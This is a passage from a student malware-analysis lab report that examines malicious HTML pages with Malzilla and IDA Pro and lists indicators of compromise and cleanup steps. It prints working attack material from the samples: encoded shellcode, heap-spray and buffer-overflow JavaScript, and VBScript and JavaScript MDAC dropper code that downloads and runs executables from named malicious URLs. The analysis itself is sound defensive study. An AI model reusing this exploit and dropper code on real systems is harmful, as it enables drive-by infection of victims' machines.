Lab 1.4: Exploit Analysis

Analysis of malicious HTML pages

Fredrik Helgesson

DV2582 - Malware Analysis
Blekinge Institute of Technology
371 79 Karlskrona
September 11 2018

1 Introduction

The objective of this lab was to gain skills in analysis of web exploits that use Visual Basic and Java scripts. The lab consisted of 7 different HTML pages with malicious content.

Filename: Bfyy.html
SHA256 sum: 180299d7f2f6adce8daf227ed1e715c625a82a0b6c466b6d258a06670a12b017

Filename: toyoto.html
SHA256 sum: 6d429167e4a30679345d568d8c4f1b81916dabd3879c68f8b4a1903abef44900

Filename: index.php.html
SHA256 sum: 5f81c32915513bf71cdd1fe8f7f242df513c19c039263c482f99dd950092eefd

Filename: real.html
SHA256 sum: 75decf8672896f5ab3e052343868769a5b12ae59fe57962a132947b331e8011a

Filename: warning1.html
SHA256 sum: bc6d711224639128be153acf3258817f077ca199af481ce749ea3d5e17801210

Filename: index.html
SHA256 sum: e76ad3eb8f2a0cb31854afe6525ce07cf25ff7b5c898e3e73eb7184b3835013a


Filename: print_unescape.html
SHA256 sum: 444fc5a91597b5c46ccd5188a36b6221c877d717a115a0f0229446ebff170a1b

2 Exploit Analysis

The major part of the analysis is performed using the software Malzilla. The main part of the analysis consists of obfuscating code which mostly is done through built in functionality in Malzilla. Apart from Malzilla Ida Pro were also used to perform a closer analysis of extracted binaries and such.


3 Bfyy.html

First of Bfyy.html was loaded into Malzilla and decoded. After running the script through Malzilla potentially malicious shellcode was found, currently split between several strings. The strings were thereafter concatenated which assembled the script seen below.


MalwareAnalysisEdu3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Malzilla by bobby
Download Decoder Misc Decoders Log Clipboard Monitor Notes Hex view PScript Tools Settings About
Decode Dec (,) Decode JS.encode Increase UCS2 To Hex
Decode Hex (%) Decode Base64 Decrease Hex To File
Decode UCS2 (%u) Concatenate Text to file
Search: Replace: Replace
Override default delimiter
Start malzilla_0.9.3pre5 Control Panel Malzilla
7:35 AM
Right Ctrl


```
%u9090%u9090%uefe9%u0000%u5a00%ua164%u0030%u0000%u408b%u8b0c%u1c70%u8bad%u0840%ud88b%u738b%u8b3c%u1e74%u0378%u8bf3%u207e%ufb03%u4e8b%u3314%u56ed%u5157%u3f8b%ufb03
%uf28b%u0e6a%uf359%u74a6%u5908%u835f%u04c7%ue245%u59e9%u5e5f%ucd8b%u468b%u0324%ud1c3%u03e1%u33c1%u66c9%u088b%u468b%u031c%uc1c3%u02e1%uc103%u008b%uc303%ufa8b%uf78b
%uc683%u8b0e%u6ad0%u5904%u6ae8%u0000%u8300%u0dc6%u5652%u57ff%u5afc%ud88b%u016a%ue859%u0057%u0000%uc683%u5613%u8046%u803e%ufa75%u3680%u5e80%uec83%u8b40%uc7dc%u6303
%u646d%u6643%u03c7%u632f%u4343%u03c6%u4320%u206a%uff53%uec57%u04c7%u5c03%u2e61%uc765%u0344%u7804%u0065%u3300%u50c0%u5350%u5056%u57ff%u8bfc%u6adc%u5300%u57ff%u68f0
%u2451%u0040%uff58%u33d0%uacc0%uc085%uf975%u5251%u5356%ud2ff%u595a%ue2ab%u33ee%uc3c0%u0ce8%uffff%u47ff%u7465%u7250%u636f%u6441%u7264%u7365%u0073%u6547%u5374%u7379
%u6574%u446d%u7269%u6365%u6f74%u7972%u0041%u6957%u456e%u6578%u0063%u7845%u7469%u6854%u6572%u6461%u4c00%u616f%u4c64%u6269%u6172%u7972%u0041%u7275%u6d6c%u6e6f%u5500
%u4c52%u6f44%u6e77%u6f6c%u6461%u6f54%u6946%u656c%u0041%u7468%u7074%u2F3A%u712F%u312E%u3330%u3238%u2E39%u6F63%u2F6D%u6C70%u7961%u7265%u652E%u6578
```

The complete script was then decoded into hex-format and exported into a binary file which could be loaded into IDA Pro and analyzed further. Seeing that the file that was loaded into IDA Pro was a binary the program can not determine where the script starts. The start of the script had to be manually set. The start was set by noticing NOP-instructions in the start of the binary file which suggests that the script starts there.




```
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 nop
seg000:00000001                 nop
seg000:00000002                 nop
seg000:00000003                 nop
seg000:00000004                 jmp     near ptr unk_F8
```

The payload of the script was concluded to be that a malicious executable was downloaded from the URL ”http://q.103829.com/player.exe” seen in the image below.



```
seg000:0000013B                    db    0
seg000:0000013C aUrlmon            db 'urlmon',0
seg000:00000143 aUrldownloadtof    db 'URLDownloadToFileA',0
seg000:00000156 aHttpQ_103829_c    db 'http://q.103829.com/player.exe'
seg000:00000156 seg000                ends
```

The exploit used to execute the payload described above is a type of buffer overflow written in JavaScript. The exploitation script can be seen in the image below and the payload script is contained in the variable called ”shellcode”.



```
</script>
<SCRIPT language="javascript">
var bigblock = unescape("%u9090%u9090");
var headersize = 20;
var slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
cutegg = memory;
for (x=0; x<300; x++) cutegg[x] = block + shellcode;
var buffer = '';
while (buffer.length < 4057) buffer+="\x0a\x0a\x0a\x0a";
buffer+="\x0a";
buffer+="\x0a";
buffer+="\x0a";
buffer+="\x0a\x0a\x0a\x0a";
buffer+="\x0a\x0a\x0a\x0a";
target.rawParse(buffer);
</script>
```

4 System Cleanup

4.0.1 Indicators of Compromise

Network Based Indicators:
`http://q.103829.com/player.exe`


Host Based Indicators:
player.exe

4.0.2 Cleaning Instructions

The system infected by the malware can be cleaned by removing the executable ”player.exe” and possibly terminating a process named ”player.exe”.


5 toyoto.html

The analyzed HTML-page is a combination of Visual Basic script and Java script. First of the Visual Basic script was copied into a texteditor and modified so that the end of the script was edited from ”document.write(unEncode(hu))” to ”Wscript.StdOut.Write(unEncode(hu))”. The reasoning behind this modification is that redirecting the output to standard output reduces the potential of the malware to perform malicious activity on the analyzing machine.



```
hu="ÁÕ>EMARFI/<>0=THGIEH 0=HTDIW ""mth.1/egami/ylwen/elpmis/wt.moc.bulcdem.www/
+%8}:+D/zU+Vbo o        kOwbD^UJvYm□L(G+DC□D^R6[~'Pw~O+k&@#@r:GmcLUWUkSJ{Fnhmx0
7iq{0~Dm-IJhl□DD?Ex9mPMl-p#JrSEn:KuSt( DOK/WMmb\JvO1+%4}nOl+M/ W9lx^:aPMC-iq'□P
dXU+^ko TxkDwrMm?rxC:bxGl1&@#@rn:YCdHo Y6GkW.mb\E'Wm^Gh&@#@E:2!J{nh3^E6&@#@J[rk,
function UnEncode(cc)
for i = 1 to len(cc)
    if mid(cc,i,1)<> "ÁÕ" then
temp = Mid(cc, i, 1) + temp
   else
    temp=vbcrlf&temp
 end if
next
UnEncode=temp
end function
Wscript.StdOut.Write(UnEncode(hu))
Wscript.StdOut.Write(UnEncode(hu))
```

The script was thereafter ran and the output from the script was redirected into a file. The content of the file was encoded using Java Script encoding which was decoded through the JS decoder which is a built in decoder tool in Malzilla, the result can be seen in the image below.




```
on error resume next
sHit="clsid:Bd96C556-65a3-11D0-983A-00C04FC29e36"
bI="objeCt"
Dl = "http://www.medclub.com.tw/simple/newly/image/line.exe"
aSo="classid"
fuckme="GET"
wocao="Microsoft.XMLHtTP"
caonima="Scripting.FileSystemObject"
worinima="Shell.Application"
Set df = document.createElement(bi)
df.setAttribute aso, shit
str=wocao
Set x = df.CreateObject(str,"")
a1="Ado"
a2="db."
a3="Str"
a4="eam"
str1=a1&a2&a3&a4
str5=str1
```

In the fourth row of in the image above we can see the URL `"http://www.medclub.com.tw/simple/newly/image/line.exe"` which suggests that the Visual Basic script is downloading the possibly malicious executable ”line.exe”.


Apart from the Visual Basic script the HTML-page also contains and encoded string named ”payLoadCode” which in itself is an indicator that the HTML-page is malware.

By converting the encoded string ”payloadcode” from UCS2 encoding to hex-format and thereafter exporting the code to a file dissasembly in IDA Pro was possible. Since the hexcode was imported into IDA Pro as a binary its starting point is currently unknown and had to be manually set which was done by finding what looked like a type of NOP-sled in the beginning of the file, see image below.




```
seg000:00000000                 inc     ebx
seg000:00000001                 inc     ebx
seg000:00000002                 inc     ebx
seg000:00000003                 inc     ebx
seg000:00000004                 inc     ebx
seg000:00000005                 inc     ebx
```

When further analyzing the binary in IDA Pro the string `"http://www.livehome.com.tw/dm/a.exe"` was discovered which is a URL to the a file named ”a.exe”. The discovered string can be seen in the image below. The exact payload could not be decided but it is probable that the URL is used to download a malicious file and run it on the infected machine.



```
seg000:000000C5                  db  2Fh ; /
seg000:000000C6 aPhttpWww_liveh db 'phttp://www.livehome.com.tw/dm/a.exe',0
seg000:000000EB                  db    0
```

The ”payLoadCode” is then used in what looks like a heap spraying attack according to the variable names and the approach of the code. A snippet of the code can be seen in the image below.



```
var payLoadCode = unescape("%u4343%u4343%u4343%ua3e9%u0000%u5f00%ua164%u0030%u0000%u408b%u8b0c%u1c70%u8bad%u0868%uf78b%u046a%ue859%u0043%u0000%uf9e2%u6f68
%u006e%u6800%u7275%u6d6c%uff54%u9516%u2ee8%u0000%u8300%u20ec%udc8b%u206a%uff53%u0456%u04c7%u5c03%u2e61%uc765%u0344%u7804%u0065%u3300%u50c0%u5350%u5057%u56
%u8b10%u50dc%uff53%u0856%u56ff%u510c%u8b56%u3c75%u748b%u782e%uf503%u8b56%u2076%uf503%uc933%u4149%u03ad%u33c5%u0fdb%u10be%ud63a%u0874%ucbc1%u030d%u40da%uf1
%u1f3b%ue775%u8b5e%u245e%udd03%u8b66%u4b0c%u5e8b%u031c%u8bdd%u8b04%uc503%u5eab%uc359%u58e8%uffff%u8eff%u0e4e%uc1ec%ue579%u98b8%u8afe%uef0e%ue0ce%u3660%u2f
%u6870%u7474%u3a70%u2f2f%u7777%u2e77%u696c%u6576%u6f68%u656d%u632e%u6d6f%u742e%u2f77%u6d64%u612f%u652e%u6578%u0000");
var heapBlockSize = 0x400000;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u0505%u0505");
heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
memory = new Array();
for (i=0;i<heapBlocks;i++)
{
memory[i] = spraySlide + payLoadCode;
}
for ( i = 0 ; i < 128 ; i++)
{
try{
var tar = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
tar.setSlice(0x7ffffffe, 0x05050505, 0x05050505,0x05050505 );
}catch(e){}
}
function getSpraySlide(spraySlide, spraySlideSize)
{
while (spraySlide.length*2<spraySlideSize)
{
spraySlide += spraySlide;
}
spraySlide = spraySlide.substring(0,spraySlideSize/2);
```

The conclusion of the payload is that the HTML-page is using a heap spray attack to plant an URL to a malicious executable on the heap in hope of it executing.

5.1 System Cleanup

5.1.1 Indicators of Compromise

Network Based Indicators:

```
"http://www.medclub.com.tw/simple/newly/image/line.exe"
"http://www.livehome.com.tw/dm/a.exe"
```

Host Based Indicators:

line.exe
a.exe


5.1.2 Cleaning Instructions

The system can be clean by removing the executables mentioned under ”Host Based Indicators”. Possible running processes of the executables should be terminated.

6 index.php.html


The HTML-page is fully contain 2 parts, a main function and the function ”zX”. By running the script through Malzilla the operation of the function ”zX” can be seen. The encoded part representing ”zX” is then swapped with the operation of ”zX” found in the previous step and the script is ran again. The output is now the operation of the whole HTML-file. By removing the script tags of the output and running it again the payload of the file is revealed.

The attack vector contains several different vulnerabilities and exploits which suggests that this malware is quite sophisticated. The exploits are tried in a certain order and if an exploits fails the program tries the next one in the list. The function seen in the image below starts the chain of exploit testing.




```
function start() {

        if (! MDAC() ) { startOverflow(0); }

}

</script>
</head>
<body onload="start()">
<div id="mydiv"></div>
```

This function first tries to utilize an exploit in the Microsoft Data Access Console (MDAC) [5]. The code for exploitation method can be seen in the image below.




```
function MDAC() {
        var t = new Array('{BD96C556-65A3-11D0-983A-00C04FC29E30}', '{BD96C556-65A3-11D0-983A-00C04FC29E36}', '{AB9BCEDD-EC7E
-0000-0000-C000-000000000046}', '{0006F03A-0000-0000-C000-000000000046}', '{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}', '{6414512
{7F5B7F63-F06F-4331-8A26-339E03C0AE3D}', '{06723E09-F4C2-43c8-8358-09FCD1DB0766}', '{639F725F-1B2D-4831-A9FD-874847682010}',
 '{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}', '{E8CCCDDF-CA28-496b-B050-6C07C962476B}', null);
        var v = new Array(null, null, null);
        var i = 0;
        var n = 0;
        var ret = 0;
        var urlRealExe = 'http://listcom.org/forum/file.php';

        while (t[i] && (! v[0] || ! v[1] || ! v[2]) ) {
                var a = null;

                try {
                        a = document.createElement("object");
                        a.setAttribute("classid", "clsid:" + t[i].substring(1, t[i].length - 1));
                } catch(e) { a = null; }

                if (a) {
                        if (! v[0]) {
                                v[0] = CreateObject(a, "msxml2.XMLHTTP");
                                if (! v[0]) v[0] = CreateObject(a, "Microsoft.XMLHTTP");
                                if (! v[0]) v[0] = CreateObject(a, "MSXML2.ServerXMLHTTP");
                        }

                        if (! v[1]) {
                                v[1] = CreateObject(a, "ADODB.Stream");
```



```
                        if (! v[2]) {
                                v[2] = CreateObject(a, "WScript.Shell");
                                if (! v[2]) {
                                        v[2] = CreateObject(a, "Shell.Application");
                                        if (v[2]) n=1;
                                }
                        }
                }

                i++;
        }

        if (v[0] && v[1] && v[2]) {
                var data = XMLHttpDownload(v[0], urlRealExe);
                if (data != 0) {
                        var name = "c:\\sys"+GetRandString(4)+".exe";
                        if (ADOBDStreamSave(v[1], name, data) == 1) {
                                if (ShellExecute(v[2], name, n) == 1) {
                                        ret=1;
                                }
                        }
                }
        }

        return ret;
```


If successful this function runs a download command on the file "http://listcom.org/forum/file.php" and saves it under "c:/" with a name of "sys" concatenated with a random number followed by the file extension ".exe", such as "sys387.exe". The downloading and file saving process can be seen in the if-statement at the bottom of the image above.

As can be seen in the image of the function "start()", if the MDAC attack fails the program instead initializes a function called "startOverflow" which performs heap spraying attacks with a payload contained in the variable "payLoadCode". The variable contains a string of shellcode. By decoding the shellcode from UCS2 to hexformat and exporting it into a binary file it was possible to further analyze the code. The analyze was done by loading the binary into the dissasembler IDA Pro. The payload contained in the "payLoadCode"-variable seem to be equal to the payload of the MDAC exploit mentioned early. This theory is based on the discovery of a URL in the shellcode, the same URL 